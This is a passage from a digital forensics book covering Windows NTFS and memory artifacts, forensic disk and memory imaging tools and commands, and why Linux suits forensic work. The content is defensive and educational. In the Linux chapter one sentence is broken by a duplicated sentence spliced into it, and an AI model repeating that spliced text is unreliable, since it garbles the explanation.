- Useful in mapping a process to network activity such as bytes sent & received. Helpful in identifying data exfiltration incidents.
- Useful in timelining and distinguishing network interfaces connected to, and hence potentially estimate the whereabouts of the machine if those networks were distanced farther away from one another.
- Useful in analyzing power management information such as battery charge & discharge level.
- Useful in stating awareness or lack thereof, of an application that would've been visible on screen at one point in time, and the interaction with it by the means of input devices.

hiberfil.sys

About:

- hiberfil.sys was first introduced in Windows 2000. It is a file used by Windows for memory paging, at the time of hibernations or sleep cycles. It is also used in case of power failures.
- Paging is a mechanism to store the current contents of the memory to disk, for later retrieving them and continue from the same stage. This prevents additional processing by applications and optimizes resource allocation by the operating system. Windows also enhanced this to allow faster startup times from a sleep states.
- It uses the Xpress algorithm for compression. Volatility's imagecopy plugin can be used to convert this artifact to a raw memory image.

¹⁷⁰<https://aboutdfir.com/app-timeline-provider-srum-database/>

Significance:

- This is one of those artifacts which hops around its categorical type, and so this extra memory content can provide more information to your investigation.
- To tackle accepting unfortunate shutdowns of locked devices in an investigation, one can retrieve this file at the time of disk forensics and get additional information by performing memory forensics on the converted file. This way we can retain partial volatile memory data.
- May contain NTFS records, browsing history, index records, registry data, and other useful information.

pagefile.sys

About:

- Similar to hiberfil.sys, pagefile.sys is a swapping file used by Windows to temporarily store new contents that were supposed to be loaded in the memory but could not due to insufficient space. When required amount of memory is freed, contents are transferred from this artifact back to the memory.
- The only known methods to get some information from this artifact is using the string utility, a hex editor, and filtering using regex.
- It can store chunks of data capping at 4kb in size.

Significance:

- Useful in hunting IOCs in malware cases.
- Useful in carving smaller files that were meant to be loaded in the memory. Meaning it is evidence of access. If an image was successfully carved from this artifact, it means that it was opened, as it would have meant to be eventually loaded in the working memory of that device.
- May contain NTFS records, browsing history, index records, registry data and other useful information.

\$MFT

About:

The next few artifacts, including this one, are a part of the NTFS file system - one of the most common file systems encountered when working with Windows OS.

- MFT stands for Master File Table. It is a record of every file that exists or once existed on that particular file system.
- It also contains other information like path to that file, file size, file extension, MACB timestamps, system flags, whether it was copied or not etc.

- Sometimes if the file size is small enough to be accommodated by the MFT entry, we can even retrieve the resident data from the record entry itself. Typically a MFT entry is 1024 bytes long, and small files can very well be completely fitting in this range. It is known as MFT slack space.

Significance:

- Files that were deleted, may still have an intact MFT record entry if not overwritten.
- Useful in retrieving smaller files from the record itself and the file history on disk.
- Important metadata like MACB timestamps can be obtained.

\$I30

About:

- \$I30 is called the index attribute of the NTFS file system. A \$I30 file corresponding to each directory is maintained by the NTFS file system as the B-tree would be constantly balancing itself as different files are created or deleted.
- \$I30 is not a standalone file or artifact but a collection of multiple attributes of the file system. Attribute files like the \$Bitmap, \$INDEX_ROOT and \$INDEX_ALLOCATION. The 30 in its name comes from the offset for \$FILE_NAME in a MFT record.
- It keeps track of which files are in which directories, along with MACB timestamps and file location.
- It also has slack space, similar to \$MFT, but again for smaller files.

Significance:

- Original timestamps for deleted files can be retrieved.
- Useful in detection of anti-forensic tools and timestamping as the timestamps are \$FILE_NAME attribute timestamps which are not easily modifiable or accessible through the Windows API.
- Important metadata like MACB timestamps can be obtained.

\$UsnJrnl

About:

- The NTFS file system has a journaling mechanism, which logs all the transactions performed in the file system as a contingency plan for system failures and crashes. This transaction data is contained in the \$UsnJrnl attribute file.
- \$UsnJrnl, read as USN Journal, is the main artifact which contains two alternate data streams namely \$Max and \$J, out of which \$J is highly of interest for forensics. It contains critical data such as if a file was overwritten, truncated, extended, created, closed or deleted along with the corresponding timestamp for that file update action.

- `$UsnJrn1` tracks high-level changes to the file system, like file creation, deletion, renaming data etc.

Significance:

- Useful to support or deny timestamp metadata. Potential evidence of deleted and renamed files. i.e., evidence of existence.
- The slack space for this artifact isn't managed at all, so additional data could be carved. Since it only keeps the data for some days, carving can be potentially useful for deleted records.
- Tracks changes to files and directories with reason for the change.

\$LogFile

About:

- This is yet another artifact used by the NTFS for journaling. Only difference is `$LogFile` is concerned with changes made to the MFT and not the entire NTFS file system itself. Meaning it may directly contain data that was changed, similarly to how `$MFT` sometimes stores the files if they're small enough.
- These 4 artifacts, in bunch can say a lot about an event or a transaction while performing file system forensics.
- `$LogFile` tracks low-level changes to the file system, like data which was changed.

Significance:

-
- Detect anti-forensic attempts targeted on the `$MFT` since `$LogFile` contains changes made to it.
 - Tracks changes made to `$MFT` metadata such as MACB timestamps.
 - Could help reconstruct a chronological list of transactions done to the files on the file system.

Closing Notes

References

- 16.1 - Scientific law versus Scientific theories, by GliderMaven, under CC BY-SA 4.0¹⁷¹, via Wikimedia Commons¹⁷²
- 16.2 - The relationship between e-discovery and digital forensics, from 6th slide in DVD included with E-Discovery: An Introduction to Digital Evidence¹⁷³, via YouTube¹⁷⁴
- 16.3 - Role of an Operating System, by Kapooh, CC BY-SA 3.0¹⁷⁵, via Wikimedia Commons¹⁷⁶
- 16.4 - Our perception of truth depends on our viewpoint 2.0, by losmilzo¹⁷⁷, via Imgur¹⁷⁸
- 16.5 - Puzzle Multicoloured Coloured, by Stefan Schweihofner¹⁷⁹, under Simplified Pixabay License¹⁸⁰, via Pixabay¹⁸¹

¹⁷¹<https://creativecommons.org/licenses/by-sa/4.0>

¹⁷²https://commons.wikimedia.org/wiki/File:Scientific_law_versus_Scientific_theories.png

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¹⁷⁷<https://imgur.com/user/losmilzo>

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Chapter 17 - Forensic imaging in a nutshell



By [Guus Beckers¹⁸²](#) | [LinkedIn¹⁸³](#)

What is a disk image?

A disk image is a representation of data contained within a disk. It contains the contents of the entire disk, including all files and folders. Dedicated forensic hardware appliances or software packages ensure a bit-by-bit copy is performed. In other words, the contents of the disk image will match the contents of the disk exactly. When an unexpected error has occurred, this will be flagged and the forensicator will be notified. It is possible to make a disk image from every data source, including desktop computers, laptops and servers, a USB-drive, an SD-card, or any other storage medium you can think of.

While a complete discussion about file systems is outside the scope of this chapter, it is impossible to touch upon forensic imaging and not talk about file systems. A file system entails the logical representation of files and folders on the disk. It allows an operating system to keep track of files as well as other important file properties such as its location, size, file format, and any associated permissions. There are different file systems used across operating systems. The NTFS file system is currently used by all supported versions of Microsoft Windows. APFS is used by devices created by Apple, it is used across a wide range of devices including phones, tablets, TV appliances, and computers. Lastly, there is the Linux operating system, which uses a variety of file systems, depending on the version which is installed. Common varieties include ext3/ext4 and btrfs. More specialized file systems for specific appliances are also in use. The exact intricacies and technical documentation of a file system are often not available outside of its vendor which means that software vendors have to reverse engineer a file system to a degree. Expect a forensic investigation suite to continually improve support for popular file systems.

¹⁸²<http://discordapp.com/users/323054846431199232>

¹⁸³<https://www.linkedin.com/in/guusbeckers/>

Once a disk image has been created it is possible to calculate its checksum. A checksum can be used to verify the integrity of a disk image. This is of paramount importance during a forensic investigation. Evidence will always need to be retrieved from other systems. Calculating a checksum at both ends, the source and destination file(s), will ensure that no anomalies are present. When a checksum matches at both ends, this means that no anomalies are present, the contents of the file match exactly and can be used in a forensic investigation. In order to create a checksum, a hash is created. A hash is a mathematical, one-way calculation, performed by a specific algorithm. The MD5 and SHA1 algorithms are commonly used in the forensic community although other algorithms can be used as well.

After validation of the checksum, the created image will be ready to use in an investigation. Forensic investigation suites will use the disk image as a basis for the investigation, allowing a forensicator to browse the file system for pertinent files and other forensic artifacts. Post-processing will also occur in many forensic suites, automatically parsing popular artifacts, thereby making investigations easier.

Creating a disk image

There are different ways to create a disk image, this section will discuss the most popular methods. Be aware that different scenarios might require different imaging methods. The following subsections are not intended to be ranked in order of preference.

Using a forensic duplicator

Forensic duplicators come in many shapes and sizes, however it's most common variety is a portable hardware appliance that can be easily transported and can be used both in a lab environment or on-site at a client. A forensic duplicator can be used to create disk images of various physical media types. In order to do this, it distinguishes between source and destination drives. Source drives are generally connected to the left side of the device while destination drives are connected to the right side of the device. **Be sure to confirm this with individual duplicators as there might be deviations.** Forensic duplicators support a range of different connectivity methods such as SATA, IDE, and USB. The ports supported by a duplicator are mirrored on either side of the device. **Ensure that the correct drives are connected to the correct side of the device prior to imaging.** Failure to do this might result in data erasure. Specialized duplicators also support SAS or an Ethernet connection to image from a computer network.

Duplicators are used to perform the following functions:

- Clone a disk to a different disk
- Clone a disk to an image
- Format or wipe a disk
- Calculate hashes and verify its integrity
- Detection of a HPA or DCO
- Blank disk detection, verifying whether a disk is entirely blank or contains data

Using a Live USB

In scenarios in which it is not feasible to get access to physical media, a Live USB might provide an alternative. A Live USB contains an operating system which can be booted during the boot phase of a computer. In order for a live USB to function it is required to interrupt the boot cycle of a computer and select the boot from USB option. Manufacturers have different hotkeys to access this functionality. Note that it is also possible to boot from a CD/DVD in a similar manner, in that case, select the CD/DVD option. While it is still necessary to take a server or service offline, it is not required to open it up and take a hard drive. Similarly, continuous miniaturization means that some SSDs can no longer be removed from a motherboard.

Luckily there are a number of free Live USB tools that can be used to circumvent these limitations and acquire forensic images. One of the most well known tools is [CAINE \(Computer Aided Investigative Environment\)](#)¹⁸⁴. CAINE is a Linux live environment and mounts any discovered drives as read-only by default to ensure the forensic integrity of the disks. It provides GUI-based tools for the following operations:

- Imaging of a disk (Guymager)
- Disk Image Mounter (Xmount)
- DDrescue
- Enabling write operations
- Mounting remote file systems across a network

In addition to its disk imaging tools, it provides a forensic environment which can be used to perform most forensic operations including accessing various file systems, recover data, performing memory analysis and other operations.

Another example of a forensic Live USB environment is [Sumuri Paladin Edge](#)¹⁸⁵. This Live USB environment is available free of charge. In addition to imaging the entire disk, it also allows you to convert images, find specific files, extract unallocated space, and interface with network shares.

It is recommended to have a Live USB option within your lab at all times and to equip your forensicators with USB drives in case of onsite client emergencies.

¹⁸⁴www.caine-live.net

¹⁸⁵<https://sumuri.com/paladin/>

Disk imaging on Windows and Linux

Situations might occur when a particular system cannot be turned off. There are various ways to perform a forensic acquisition depending on the operating system.

Windows

FTK Imager¹⁸⁶ is a well-known tool to perform disk acquisitions on a Windows host. It is part of the FTK forensic suite developed by Exterro (formerly AccessData). However, the imager is also available free of charge. FTK Imager can either be installed on the host operating system or it can be used in a “lite” mode. Lite mode is preferable as no changes are performed on the disk, however be aware that it affects RAM memory.

FTK Imager can be used to perform the following operations:

- Disk acquisitions (both physical and logical)
- Memory acquisitions
- Acquisitions of the Windows Registry
- Browse the filesystem and select relevant files/folders

The following steps can be used to create a “Lite” version which runs in memory. These steps are based on the official guide provided by Exterro to the forensic community:

1. Install FTK Imager on another workstation
2. Insert a USB drive
3. Copy the installation folder to the USB-drive
4. Perform a hashing operation to ensure file integrity is in order

¹⁸⁶<https://www.exterro.com/forensic-toolkit>

Linux

Linux historically has an integrated utility capable of copying files called **dd**. **dd** can also be used for disk imaging, however it was not built with forensics in mind. A duo of utilities is available to perform forensic disk imaging called **dcfldd** and **dc3dd**. Both tools can be used to perform disk imaging, however, their main advantage over **dd** is integrated hashing support for various hashing algorithms.

All three utilities utilize the available Linux block devices in `/dev/` to perform a physical disk image capture. An example of **dcfldd** is included below. **Be warned that these tools can and will destroy evidence if used incorrectly.** in this particular instance a 976 MB USB stick was inserted and the block storage device `sdb1` is used. In this case a MD5 hash is generated, the hash log is available in the home folder along with the image.

```
dcfldd if=/dev/sdb1 conv=sync, noerror hash=md5 hashwindow=976M hashlog=/home/example/hash.txt hashconv=after of=/home/example/image.dd
```

Virtual machines

Virtual machines have become commonplace in the IT industry, in short allowing an organization to scale resources without purchasing additional hardware. The use of virtual machines is also advantageous for imaging purposes. A client can offer to send the virtual hard drive files for forensic investigation. After performing the customary hashing procedures these files can then be converted if necessary. FTK Imager supports conversion of VMDK files to any other FTK image format, which in turn can be used by a forensic program or forensic suite.

qemu-img¹⁸⁷ can be used to convert various hard drive image formats to raw dd format. An example covering the conversion of a VMDK file is included below.

```
qemu-img convert -f vmdk -O raw image.vmdk image.img
```

¹⁸⁷<https://qemu.readthedocs.io/en/latest/index.html>

Memory forensics

Background

While the disk forensics focus on forensic artifacts from files and folders, more pertinent information can also be readily available within a computer's memory. A computer's memory, called Random Access Memory, or RAM for short, is used to carry out all active tasks of a computer. As such, it contains a wealth of artifacts not available through other means. For instance:

- A list of active and (potentially) recently terminated processes
- Active network connections
- Entered system commands
- Open file handles

In order to collect this information, an application will perform a memory dump. A memory dump is exactly what it sounds like, the contents of the RAM extracted to a disk. Be aware that as the size of the RAM increases, an equivalent amount of disk space should be readily available for storage. Furthermore, the RAM does not remain in stasis while the extraction takes place. It will continue to perform tasks and will continue to change for the duration of the RAM dump.

Windows

Performing a memory dump on Windows can be performed by multiple tools. FTK Imager was already mentioned in the previous section. An alternative to FTK Imager in this regard is the utility [DumpIt¹⁸⁸](#). DumpIt can be used without installation on the host system. The directory it is launched from also doubles as the destination directory. Take this into consideration before performing a memory dump.

Linux

There is no single version of Linux, every single distribution has its own intricacies and (minor) differences. A tool was needed that can perform a memory dump independent of installed kernels, packages, or other dependencies. Microsoft actively develops [AVML¹⁸⁹](#). AVML can be used to perform a memory dump and also has a few tricks of its own. AVML supports compression of memory dumps to decrease the amount of required disk space as well as uploads to a Microsoft Azure Blob store.

¹⁸⁸<https://github.com/thimbleweed/All-In-USB/tree/master/utilities/DumpIt>

¹⁸⁹<https://github.com/microsoft/avml>

The standard usage of AVML is shown below:

```
avml output.lime
```

It is possible to generate a compressed image with the following command:

```
avml --compress output.lime.compressed
```

For a full set of commands please refer to the GitHub development page.

Virtual Machines

The use of virtual machines has become commonplace in the IT industry and of course this impacts memory acquisition as well with its own advantages and disadvantages. One advantage is that memory collection has become easier. A virtual machine hypervisor allows a virtual machine to be suspended, hitting the pause button, and freezing all activity. During this process the contents of the RAM are written to disk, no additional tools are necessary to perform an acquisition. Files from popular vendors like VMWare and Virtualbox can be analyzed by memory analysis tools like Volatility.

Next Steps and Conclusion

This chapter was designed to hit the ground running and assist a forensicator with imaging a desktop or server. What's next in the investigation relies completely upon the research questions and associated context of the case itself. One final tip this chapter can provide is to focus on triage first and foremost. In the near future this book will hopefully contain a triage chapter as well, in the meantime a couple of pointers can be found below. Disk sizes are ever-expanding and it is no longer feasible for most investigations to investigate a image to its full extent in the initial phase of an investigation. Rather, it is recommended to focus on well-known forensic artifacts which can be used to answer research questions. SANS has developed a poster for this specific scenario as part of its FOR500 and FOR508 courseware. It can be found at <https://www.sans.org/posters/windows-forensic-analysis/>.

A number of tools can be of use during triage, these include:

- [FTK Imager¹⁹⁰](#)
- [Arsenal Image Mounter¹⁹¹](#)
- [KAPE¹⁹²](#)
- [Eric Zimmerman Tools¹⁹³](#) (most notably Timeline Explorer)

FTK Imager can be used to read the image and browse the file system by hand, it can be used to gain an initial impression of the host system in question without losing time to additional post processing steps.

Arsenal Image Mounter can be used to mount images in a read-only manner. This capability can be used in conjunction with KAPE to quickly extract pertinent artifacts. It has more advanced functionality as well but that is beyond the scope of this chapter.

KAPE, created by Eric Zimmerman, can be used to quickly collect and post-process artifacts utilizing either a graphical user interface or the command line. KAPE can collect information from a wide range of Targets. The required information can be collected by simply checking the box next to the Target and providing source and destination locations. KAPE will then collect the information.

Of particular note for triage is the [KapeTriage Target¹⁹⁴](#). The following description is provided at the time of writing:

KapeTriage collections that will collect most of the files needed for a DFIR Investigation. This Target pulls evidence from File System files, Registry Hives, Event Logs, Scheduled Tasks, Evidence of Execution, SRUM data, SUM data, Web Browser data (IE/Edge, Chrome, Firefox, etc), LNK Files, Jump Lists, 3rd party remote access software logs, antivirus logs, Windows 10 Timeline database, and \$I Recycle Bin data files.

¹⁹⁰<https://www.exterro.com/ftk-imager>

¹⁹¹<https://arsenalrecon.com/products/arsenal-image-mounter>

¹⁹²<https://www.kroll.com/en/services/cyber-risk/incident-response-litigation-support/kroll-artifact-parser-extractor-kapec>

¹⁹³<https://ericzimmerman.github.io/#!index.md>

¹⁹⁴<https://github.com/EricZimmerman/KapeFiles/blob/master/Targets/Compound/KapeTriage.tkape>

The KapeTriage collection can be post-processed using the [!EZParser Module¹⁹⁵](#). These parsers, also written by Eric Zimmerman, can be used to extract information from most common artifacts. Data will be made available in the CSV format.

These parsers (and other tools) can also be downloaded individually [here¹⁹⁶](#). Among the tools is Timeline Explorer, which is a utility which can open CSV files and has robust search and sorting options. A description and demonstration of Timeline Explorer is available at [AboutDFIR¹⁹⁷](#).

¹⁹⁵<https://github.com/EricZimmerman/KapeFiles/blob/master/Modules/Compound/!EZParser.mkape>

¹⁹⁶<https://ericzimmerman.github.io/#!index.md>

¹⁹⁷<https://aboutdfir.com/toolsandartifacts/windows/timeline-explorer/>

Chapter 19 - Linux and Digital Forensics



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What is Linux?

There are a plenty of resources available on what Linux is, what role it fills, and how it compares with other operating systems. Here we will discuss Linux from the perspective of digital forensics and incident response.

There have been many discussions of what defines Linux. The classical definition is that Linux is a kernel (“brains of the operating system”) augmented by user space drivers, utilities, and applications that allow us to interact with a computer in a useful manner. For the sake of simplicity we extend the name “Linux” to encompass the entire operating system, and even the applications that can be bundled and distributed.

Linux was developed by Linus Torvalds at the University of Helsinki back in the early 1990’s. It was, essentially, a “hobby” version of UNIX created for PC hardware.

¹⁹⁸<https://github.com/bgrundy>

¹⁹⁹<https://linuxleo.com>

²⁰⁰[http://discordapp.com/users/505057526421913600](https://discordapp.com/users/505057526421913600)

On 25 August, 1991, Torvalds posted this to the Usenet group comp.os.minix:

Hello everybody out there using minix
I'm doing a (free) operating system (just a hobby, won't be big and
professional like gnu) for 386(486) AT clones. This has been
brewing since april, and is starting to get ready. I'd like any
feedback on things people like/dislike in minix, as my OS resembles
it somewhat (same physical layout of the file-system (due to
practical reasons) among other things).

I've currently ported bash(1.08) and gcc(1.40), and
things seem to work. This implies that I'll get something
practical within a few months, and I'd like to know what features
most people would want. Any suggestions are welcome, but I won't
promise I'll implement them :-)

Linus (torvalds@kruuna.helsinki.fi)

PS. Yes - it's free of any minix code, and it has a
multi-threaded fs. It is NOT portable (uses 386 task switching
etc), and it probably never will support anything other than
AT-harddisks, as that's all I have :-(.

-Linus Torvalds (quoted from Wikipedia))

Modern Linux is an operating system very similar to Unix, deriving most of its functionality from the much older AT&T Unix originally developed in the 1970's. This included a full TCP/IP stack and GNU development tools to compile programs. In short, Linux is mostly compliant with the Portable Operating System Interface for Unix (POSIX).

Despite the warnings of lack of architecture portability and limited support mentioned by Torvalds in his postscript in the above quote, Linux has grown to a fully functioning operating system that supports a multitude of modern hardware. Standard SATA hard drives through modern M.2 and NVMe storage are now supported. Drivers and software support for newer motherboards and associated hardware are constantly improving and growing. The Linux kernel, where most of this support resides, has a very fast production cycle and support for newer devices (where specifications are available) is very rapidly added in most cases.

For the digital forensics practitioner, this hardware compatibility issue can be exceedingly important. Not only must we verify and test that our hardware is properly supported and functioning as intended; we also need to ensure that any subject hardware we might need to directly attach to our system (which we might do for a variety of reasons) is also properly detected and supported. This is often done via direct physical connection, or via boot media on a subject system.

While we have given a very general definition of what Linux is and where it originated, we should also mention what Linux is not, particularly where digital forensics is concerned. We will cover why you might want to use Linux for digital forensics in a later section, but for now a beginner forensics examiner should know that Linux is not a platform well suited to "point and click", or what some

might refer to as “Nintendo forensics” techniques. While there are graphical user interface (GUI) tools available for Linux, it is not the strongest OS for that approach. More on that later.

Linux can be fairly easy to install, particularly given modern desktopModern Linux is an operating system very similar to Unix, deriving most of its functionality from the much older AT&T Unix originally developed in in the 1970’s. This included a full TCP/IP stack and GNU development tools to compile programs. In short, Linux is mostly compliant with the Portable environments and GUI front ends for configuration and settings. However, Linux is NOT a “better Windows”. Linux should not be approached as a replacement to Microsoft Windows - one that acts like Windows and is supposed to be familiar to someone who has been using Windows (or MacOS for that matter) for years. Linux works very differently from some more mainstream operating systems. There is a steep learning curve and trouble shooting problems can seem overwhelming to someone used to running Windows on her computer. It is possible to use Linux as a primary driver for digital forensics, and many digital forensic practitioners have done this for years. But for most people new to the field, Linux can be a fantastic learning tool and a great way to access forensic and operating system utilities on an alternative platform - but will still remain a secondary operating system.

Now that we have a very basic idea of what Linux is, and what it is not, let’s discuss *why* we might decide to add it to our digital forensic tool box.

Why Linux for Digital Forensics

There are any number of reasons for choosing to learn and run Linux for use as a digital forensics platform. We will cover the more important ones here.

Education

If you are a student of digital forensics, or a practitioner looking to better understand a particular forensic process, Linux provides an excellent environment for learning.

Particularly for students, the sheer number of free tools available for Linux - not to mention the standard operating system utilities - makes it very much accessible to all levels of income. No need for expensive licences or dongles to be able to do a full analysis or participate in training. While it is true that many open source digital forensics utilities will compile and run natively on Windows, the ability to run multiple copies of Linux, either on physical computers or virtual machines, still makes it an attractive alternative for learning.

Many of the tools available for digital forensics on Linux are meant to be used with the command line interface (CLI). To a beginner it can certainly appear to be daunting. But learning at the CLI removes the clutter of a GUI and all the menus and mouse clicks required to complete a task. Most Unix tools adhere to the philosophy that they should do one thing, and do it well. As you learn what each tool does and how it works, you can string them together to accomplish a whole series of steps with one command using multiple tools all at once. This approach allows you to concentrate on the results rather than an interface with multiple windows and views to sort through. Again this

is a benefit for education specifically. There is no doubt that a forensic software suite that ingests, analyzes evidence and presents the results in a single step, is more *efficient*. But learning from the CLI with specific and very targeted output can be immensely powerful for students.

Free(dom)!

Freedom and flexibility are just two of the many attributes that can help make Linux a useful addition to your tool box.

First and foremost of course, Linux is free. As mentioned earlier, this means we can install it as many times on as many computers (or virtual machines) as we like. You can use it as any sort of server while not tying up valuable budget resources on licensing. This goes for the forensic software as well. You can install, copy, and share across multiple platforms and users, again without breaking the bank.

For a practitioner learning the ins and outs of digital forensics, this can be very powerful. You can install multiple copies of Linux across devices and virtual environments in a simple home lab, deleting, reinstalling and repurposing computer resources along the way.

Installing and running Linux is a great way to re-purpose old hardware, which brings us to our next point.

Linux provides unparalleled flexibility. It will run on all forms of hardware, from laptop and desktop computers, to mobile devices and single board computers (SBC). It will run in a variety of virtualisation environments, up to and including Microsoft Windows own Windows Subsystem for Linux (WSL/WSL2). You can choose to run a Linux distribution on a workstation, on a \$50 Raspberry Pi setup, in a virtual machine, or natively in Windows using WSL. These all have their benefits and drawbacks, including cost; direct hardware access; convenience; and resource requirements.

Another facet of Linux flexibility lies in the number of choices, freely available, that users have over their working environment. Desktop environments like Plasma, Gnome and XFCE provide a wide range of choices that a user can customize for aesthetics or workflow efficiency. These desktop environments don't change the underlying operating system, but only the way one interacts with the system. Paired with a separate *window manager*, there are hundreds of possibilities for customization. While it may sound trivial, we are not discussing wallpaper and icon themes here - we are talking about the flexibility to decide exactly *how* you interact with the system.

For example, you can set up a Linux environment that focuses on primarily CLI usage where the keyboard is the primary interface and the mouse is rarely needed. This can be done with a wide selection of "tiling" window managers that open new windows in a pre-determined arrangement and allows for window manipulation, multiple workspaces and program access all through customizable keystrokes and little or no use for a mouse. Certainly not an configuration that will appeal to everyone, but that is one of the joys of Linux - the ability to completely customize it to match your particular workflow.

Control

Another traditional benefit of Linux over other operating systems has historically been the control it provides over the entire device environment. This has always been one of the more important factors when adopting Linux in the context of a forensic workstation. Most operating systems are designed to isolate the user from the inner workings of hardware. Linux, on the other hand, has traditionally allowed for much more granular control over attached devices and the associated drivers. This has blurred somewhat in recent years with a number of popular Linux versions becoming more desktop oriented and relying more and more on automation and ease of operation. While this approach does hide some of the control options from the user, they are generally still available.

And again, with changes in recent years, this level of hardware control is not as exclusive to Linux as it once was.

Cross Verification - An Alternate OS Approach

All of the preceding might come across as pushing Linux as a superior operating system for digital forensics. That is most certainly not the intention. Rather, an effort has been made to point out the strengths of Linux in comparison to other platforms. In reality, having Linux in your digital forensics arsenal is simply having access to a particularly powerful alternative tool.

It is absolutely possible to utilize Linux as a primary digital forensic platform in today's laboratory environment. It is also a reality that providing timely and usable information for non-technical investigators and managers often means utilizing the reporting and data sharing functionalities available in modern forensic software suites that most often run under mainstream operating systems and not Linux.

So where does Linux fit into a modern laboratory where reality and case load dictates the use of software suites with automated functionality?

As an alternative operating system, Linux is often used to troubleshoot hardware issues where one platform either cannot detect or cannot access particular media. Linux is well known for its ability to provide better diagnostic information and sometimes better detection for damaged or otherwise misbehaving devices. When dealing with difficulties accessing a hard drive, for example, you will often hear the advice "connect it to a Linux box". Being able to directly monitor the kernel buffer and view the interactions between hardware and the kernel can be a great help in solving hardware issues.

There is also the benefit of having a completely different operating system utilizing a different tool set to do cross verification of findings. In some organizations, the cross verification of significant analysis results is a requirement. Depending on the situation, it can make good sense even if not explicitly required. Cross verification means that if a practitioner finds an artifact or draws a particular conclusion on a given piece of evidence then there needs to be a "confirmation" of that finding using a different tool or technique.

Consider the following simplified example:

1. A forensic examiner extracts the “user created contents” (documents, emails, etc.) from computer media and provides the data to an investigator using a common Windows forensic software suite.
2. The investigator identifies a particular document that can be considered valuable to the case being investigated and requests a report specific to that document.
3. The forensic examiner provides a targeted report detailing the document’s properties - times-tamps, ownership, where or how it might have originated on the media, etc.
4. The forensic examiner re-analyzes the specific document using a completely different tool perhaps on a completely different operating system (Linux in this case). Does the alternate tool identify the same location (physical disk location)? Are the time stamps the same? Is the document meta data the same? Differences, if any, are investigated and explained.

The cross verification outlined above is somewhat overly simplified, but it provides an outline of how Linux can be commonly employed in a laboratory environment dominated by Windows software and the need for efficient reporting. Using a completely alternative operating system and unique open source tools to cross verify specific findings can help eliminate questions over automated processes and protects the veracity of the report.

Another benefit of using Linux to cross verify findings is that it allows you to fit Linux into your workflow, thereby giving you reason to actually use it rather than simply installing it and trying to make time to learn.

Choosing Linux

So how does one start a journey into using Linux for digital forensics? We begin with a discussion of distributions and selecting your platform’s “flavor” of Linux.

Distributions

A “Linux Distribution” (or “distro” for short) is a collection of Linux components and compiled open source programs that come together to create an operating system. These components can include a packaged kernel; optional operating system utilities and configurations; configured desktop environments and window managers; and software management and utilities. These are all tied together with an installer that is usually specific to the given distribution.

With the open source nature of the Linux environment, you could grab all the source code for the various components and build your very own distribution, or at least running version of Linux. This is often referred to as “Linux from Scratch” (LFS). On the other hand, the various distro developers do all the heavy lifting for you. Packaging it up and making the entire operating system available to you for install via a variety of methods.

Some popular distributions out there include (but are certainly not limited to):

- Ubuntu
- Manjaro
- Arch
- Mint
- SUSE
- Red Hat
- Slackware
- and many others

So how does one choose a Linux distro? Particularly for use as a digital forensics platform?

Choosing Your Platform

From the perspective of a digital forensics examiner, any distro will work within reason. The simplest answer is to download any popular distribution and just install it. In the long run just about any flavor of Linux can be made to act and “feel” like any other.

If you want to do some research first, consider looking at what is already in use. Does your lab or agency already use Linux in the enterprise? It may be a good idea to use a Linux system that closely matches what your organization already has deployed. If part of your job is to respond to company or agency incidents, a more intimate knowledge of the systems involved would be helpful.

Another legitimate answer to the question of “which distro?” is simply to see what others around you are running. If you have co-workers or lab mates that are running a specific version of Linux, then it makes sense to do the same. Being able to consult with co-workers and friends makes getting support much easier.

There are, however other points that might warrant scrutiny. Ubuntu, as popular as it is, has drifted toward a more desktop oriented operating system. Configuration options and system settings have been made much easier through a number of GUI utilities and enhancements that make the distribution more focused on ease of use - the end user still has access to in-depth control of the operating system, but there might be some work involved in disabling some of the automation that might hamper forensic work.

Other Linux distributions offer a far more simple approach - minimally configured “out of the box”, leaving it completely up to the user to configure the bells and whistles often considered normal features for modern operating systems. Distributions like Slackware, Void Linux and Gentoo fall into this category. With these distributions, rather than making systemic changes to a heavily desktop oriented configuration, you can start with a more streamlined workstation and work up, building a more efficient system.

The last consideration one might want to consider is selecting between a rolling release and incremental release distro. Normally we think of numbered releases for an operating system. Version X released on a given date, often with security updates and bug fixes in between major version releases. Eventually another release, let's call it version Y is made available and so on. Distributions like Slackware, Debian and (generally) Ubuntu fall into this category. For the most part these are considered more stable, where components of the desktop and operating system are updated and tested together before release. For the forensic examiner, this approach provides not only the aforementioned stability, but also fewer mass changes to kernel components and software libraries that might affect the forensic environment and unexpected behaviors that can impact evidence integrity or the interpretation of examination results.

A rolling release, on the other hand continually updates software as new versions become available for everything from the kernel to base libraries. This has the benefit of always keeping up with the "latest and greatest". Changes to upstream software are often immediately supported. One obvious negative effect of this, aside from being more prone to instability, is that wholesale changes to the operating system should probably trigger some testing on part of the forensic examiner. There should be no doubt that a digital forensics platform is operating exactly as expected. Constant mass upgrades can interfere with this by possibly breaking or changing expected output or hardware behavior. Examples of rolling releases include Arch , Manjaro, Void, and Ubuntu Rolling Rhino.

Another option, of course, is a ready made distribution specifically designed for digital forensics. Kali Linux, Caine and Tsrugi Linux are common examples. These are generally used as bootable operating systems for live investigations, but can also be installed directly on hardware to use in a Lab. The benefit is obviously that the system is ready to go with just about all the forensic software one might need to conduct digital forensics, incident response, or even Open Source Intelligence (OSINT). From an education perspective, ready made forensic distributions have you up and running quickly, ready to learn the tools. What you might miss however is actually setting up, finding and installing the tools yourself - all part of the education process.

If there are no organizational considerations, then consider using a popular distribution with wide acceptance in the community. Ubuntu is the first distribution that comes to mind here. Much of the forensic software available today for Linux is developed and tested on Ubuntu. There is a huge support community for Ubuntu, and just about any question you might have has already been answered and is readily available. While this can be said for other distributions (Arch Linux comes to mind), Ubuntu is most certainly the most ubiquitous.

Or you can take the opposite view and install a distribution along the lines of Slackware or Gentoo. Start with a very 'vanilla' installation and learn the ins and outs of configuration, system setup, and administration without a lot of helpful automation. Choices and customization options are abundant.

Learning Linux Forensics

There are a copious amount of resources available to help learn Linux. From distribution specific tutorials and Wiki pages, to command line oriented blogs and websites. You can take an online course from any one of the many providers out there from Udemy, Edx or even YouTube. There is no shortage of learning material.

Here we are concentrating on a digital forensic perspective. There are still numerous resources for digital forensics and Linux, including books and websites, but the material is not quite as widespread.

“Learning Linux forensics” can also have a couple of different meanings. We could be talking about using Linux as a forensic platform - using tools and techniques within the Linux operating system to analyze digital evidence, regardless of source. It’s also possible that you might only be interested in *investigating* Linux - learning Linux as a potential target of an analysis.

Linux as a Platform

Most of what we have covered so far assumes an interest in choosing and installing Linux for use as a platform to perform forensics, either as a primary operating system, or as an augment for cross verification.

